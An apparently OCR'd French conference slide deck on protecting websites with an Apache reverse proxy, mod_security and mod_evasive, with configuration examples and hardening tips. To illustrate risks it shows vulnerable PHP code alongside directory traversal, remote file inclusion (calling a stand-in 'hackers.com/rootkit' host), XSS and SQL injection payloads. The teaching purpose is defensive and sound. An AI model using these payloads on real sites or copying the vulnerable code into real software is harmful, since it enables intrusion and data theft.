LPNHE
PARIS

Sécurisation de vos sites web avec Apache reverse proxy et mod_security

François Legrand (LPNHE)

Plan

- Introduction
- Typologie des risques
- L'architecture Reverse proxy
- Mise en place d'un RP
- Avantages et inconvénients d'un RP
- mod_security et mod-evasive
- Quelques bonnes pratiques

Introduction

- Les sites web sont plus vulnérables qu'on ne le pense

⇨ Cf. étude Imperva (Dec 2010-Mai 2011 sur 10 millions d'attaques)

http://www.imperva.com/docs/HII_Web_Application_Attack_Report_Ed1.pdf

En moyenne **27 Attaques par heure** (une toute les 2mn)


mais cela peut atteindre 25.000/heure soit 7 par secondes

Introduction

- Nous ne sommes pas épargnés !!
  - Au LPNHE sur la semaine du 15 Octobre
    - **400 « WARNING » / heure**
    - **140 « CRITICAL » / heure**
    - **21 « ATTACK » / heure**

Typologie des risques

- Il existe de nombreux types d'attaques
  - 4 Principaux
    - Directory Traversal
    - Remote File Injection (RFI)
    - Cross site scripting (XSS)
    - Injection SQL (SQLI)



Typologie des risque

- **Directory Traversal**
  - Exploitation de codes php mal sécurisés faisant appel à des fichiers

Code

```
<?php
$template = 'red.php';
if (isset($_COOKIE['TEMPLATE']))
   $template = $_COOKIE['TEMPLATE'];
include ("/var/www/templates/" . $template);
?>
```

Requête

```
GET /vulnerable.php HTTP/1.0
Cookie: TEMPLATE=../../../../../etc/passwd
```

Réponse

```
HTTP/1.0 200 OK
Content-Type: text/html
Server: Apache

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
...
```

Typologie des risque

- **Remote file injection (RFI)**
  - Injection de code externe malveillant par le biais de paramètres mal sécurisés (ex: infos passées dans l'URL)

Code

```
<?php
$template = 'red';
if (isset($_COOKIE['TEMPLATE']))
   $template = $_COOKIE['TEMPLATE'];
include ($template . '.php');
?>
```

Requête

```
GET /vulnerable.php HTTP/1.0
Cookie:
TEMPLATE=http://hackers.com/rootkit
```

Réponse


```
HTTP/1.0 200 OK
Content-Type: text/html
Server: Apache
```

Execution **sur le serveur** du contenu de la page http://hackers.com/rootkit.php

Typologie des risque

- **Cross site scripting (XSS)**
  - Injection de code malveillant par le biais de formulaires mal sécurisés (ex: commentaires dans un forum)

Ex: Un visiteur insert le commentaire suivant dans un forum:
<script type="text/javascript"><!--window.location = "http://lnphe.in2p3.fr/"//--></script>



Les visiteurs suivants seront redirigés vers le faux site (qui peut être une “copie” “piégée”du vrai site)

Typologie des risque

- **Injection SQL**
  - Exploitation de formulaires mal sécurisés servant à faire une requête vers une DB

```
$resultat = mysql_numrows(mysql_query(
"SELECT * FROM users WHERE pseudo='$login' AND mdp='$password';"));

if ($resultat == 1) {
      echo "Authentification réussie.";
```

```
login=dupont' --
password=peu importe
```


```
SELECT * FROM admin WHERE pseudo='dupont' -- '
AND
```

```
login=dupont
password=' OR 1=1 #
```

```
SELECT * FROM admin WHERE pseudo='dupont'
AND mdp='' OR 1=1 # '
```


L'architecture Reverse-Proxy


- Modèle classique



L'architecture Reverse-Proxy

- Modèle classique vs Reverse Proxy





Install et configuration du RP

- Module apache libapache2-mod-proxy-html
- /etc/apache2/sites-enabled/000-default

```
<VirtualHost *:80>
    ServerName lpnhe.in2p3.fr
    ServerAdmin webmaster@localhost
    ProxyRequests Off
    ProxyHTMLExtended On

    SetOutputFilter INFLATE;proxy-html;DEFLATE

    ProxyPass        /site1/ http://addresse-IP-du-serveur1/
    ProxyPassReverse /site1/ http://addresse-IP-du-serveur1/
    ProxyHTMLURLMap http://addresse-IP-du-serveur1 /site1
```

Ce serveur répondra aux requêtes à cette adresse

Par defaut, sinon on est en proxy forward

Pour réécrire aussi les CSS et Javascritps

Les contenus compressés seront décompressés, réécrits puis recompressés

Les requêtes vers /site1/ seront renvoyées vers serveur1

Les redirections internes dans les **en-têtes de réponses** (Location,Content-location et URI) seront réécrits aussi

Les liens en serveur1 dans **la page html** seront réécrit en /site1

Install et configuration du RP

- Quelques fonctions intéressantes
  - **ProxyPreserveHost** => Le proxy transmet le nom demandé initialement. Permet de garder la configuration par nom des serveurs de contenu.
  - **SSLProxyEngine** (mod_ssl) = > permet d'établir un lien https entre le RP et le serveur donc de ne pas rompre la chaine sécurisée
  - Sur les serveurs de contenu toutes les requêtes proviennent du RP (peut poser des pb si on filtre les domaines de provenance par ex.)

    => Installer **libapache2-mod-rpaf**

Configuration du RP (fin)

- Load Balancing

```
<Proxy balancer://foo>
      BalancerMember http://www1.example.com:80/ loadfactor=1
      BalancerMember http://www2.example.com:80/ loadfactor=3
      ProxySet lbmethod=bytraffic
</Proxy>

ProxyPass /apps/ balancer://foo/
ProxyPassReverse /apps balancer://foo/
```

Avantages et inconvénients du RP

- Avantages
  - Un seul point d'entrée => plus facile à sécuriser
  - Sécurisation du RP bénéficie à tous les autres
  - Une seule machine exposée (et sans « contenu »)
  - Flexibilité (très facile de déplacer un site sur une autre machine sans avoir à intervenir sur le DNS)
  - Options (loadbalancing, ajout de headers, etc...)
  - Caching pour améliorer les perfs

Avantages et inconvénients du RP

- Inconvénients
  - Le RP réécrit le code HTML
    - Nécessaire pour masquer les références au serveur physique => le serveur doit pouvoir traiter ça
  - Le RP corrige le code
    - Le RP ne sert que du code HTML « propre » et tente donc de corriger les erreurs de syntaxe
      - Pas de pb si les pages sont en html valide ! Sinon « effets de bords » à corriger
      - Soucis dans les requètes AJAX car ajout systématique des balises <html><body></body></html>

mod-security

- Module « Firewall » pour apache qui filtre les requêtes http et protège le serveur

  It provides protection from a range of attacks against web applications and allows for HTTP traffic monitoring and real-time analysis with little or no changes to existing infrastructure

- **Implémenté sur le RP, permet la protection de tous les sites situés derrière**

mod-security

- Mod-security intervient en 5 phases lors d'une requête http
  - En-têtes de la requête (page demandée, navigateur, provenance, etc...)
  - Corps de la requête (données POST, etc...)
  - En-têtes de la réponse (status, content type, etc...)
  - Corps de la réponse (page web)
  - Logging (à ce stade il est trop tard pour intervenir)

mod-security

- Il faut implémenter les règles désirées
  - **Règles négatives** : bloque les attaques connues
  - **Règles positives** : ne laisse passer que ce qu'on autorise
  - **Patching virtuel** : Possibilité d'ajout/MAJ de règles sans modifier le code source

mod-security

- /etc/apache2/mods-available/mod-security.conf

```
# Permettre à mod-security de vérifier les requêtes (très
important pour vérifier les données POST par exemple)
SecRequestBodyAccess On

# Est-ce que mod-security doit regarder les pages servies ?
(utile si on veut par exemple filtrer certains contenus)
SecResponseBodyAccess On

# Une regle pour l'exemple : On loggue toutes les requêtes vers
les fichiers index.html
SecRule REQUEST_BASENAME "^index\.html$" log
```

mod-security

- Implémenter des règles de base (couvre à peu près toutes les attaques courantes)
  - « The open web application security project » (OWASP) propose un certain nombre de règles pré-programmées
  - Il suffit de les télécharger, les copier dans /etc/apache2/modsecurity et de les activer en ajoutant ce qui suit dans /etc/apache2/mods-available/mod-security.conf

```
Include modsecurity/*.conf

Include modsecurity/base_rules/*.conf
```

mod-security

- Dans certains cas mod-security peut se révéler être trop restrictif (ex : phpmyadmin)
  - Possibilité de définir des « pages blanches », i.e. laisser passer certaines requêtes (par exemple pour le réseau en interne)
    - On crée modsecurity_crs_15_custom_rules.conf. Cette règle sera interprété immédiatement après le fichier de configuration de ModSecurity (modsecurity_crs_10_config.conf).

```
SecRule REMOTE_ADDR "^134\.152\." phase:1,log,allow,ctl:ruleEngine=DetectionOnly
```

mod-evasive

- Module apache qui bloque les requêtes trop fréquentes en provenance d'une même IP (brute-force/DOS)

Quelques bonnes pratiques

- Serveur web <> serveur de calcul
- Limiter les conséquences d'un piratage
  - Pas de comptes utilisateurs (ftp chrooté -proftpd)
  - Un seul compte admin **différent** des autres comptes admin du labo
- Limiter l'accès aux serveurs
- Limiter les infos fournies (`ServerSignature Off`, `ServerTokens Prod`)
- Sauvegardes régulières

Conclusion

- Un serveur web est exposé et vulnérable
- Utiliser un Reverse Proxy permet d'améliorer la sécurité et de gagner en flexibilité
- Implémenter sur le RP des règles de sécurité (mod-security, mod-evasive) renforce la sécurité de tous les serveurs situés derrière
- La mise en place d'un RP avec mod-security n'est pas si complexe que ça

Configuration du RP (suite)

- /etc/apache2/sites-enabled/000-default

```
    ProxyPass        /site2/ http://addresse-IP-serveur2/
    ProxyHTMLURLMap http://addresse-IP-serveur2 /site2

<Location /site2/>
     ProxyPassReverse  http://addresse-IP-serveur2/
     ProxyHTMLURLMap /  /site2/
</Location>



</VirtualHost>
```

Le premier argument est omis et le répertoire local est obtenu à partir de l'argument de la directive <Location>

Les règles qui s'appliquent pour la redirection site2 → serveur2

Avantages et inconvénients du RP

- Inconvénients
  - Le RP réécrit le code HTML
    - Nécessaire pour masquer les références au serveur physique
    - Supprime certaines lignes
      - ex : <!DOCTYPE html .... disparaît !!! => Peut être fixé avec la directive **ProxyHTMLDocType**
      - Même type de « problème » avec le type d'encodage fixé à UTF8 par défaut => Dans ce cas utiliser la directive **ProxyHTMLCharsetOut *** pour préserver l'encodage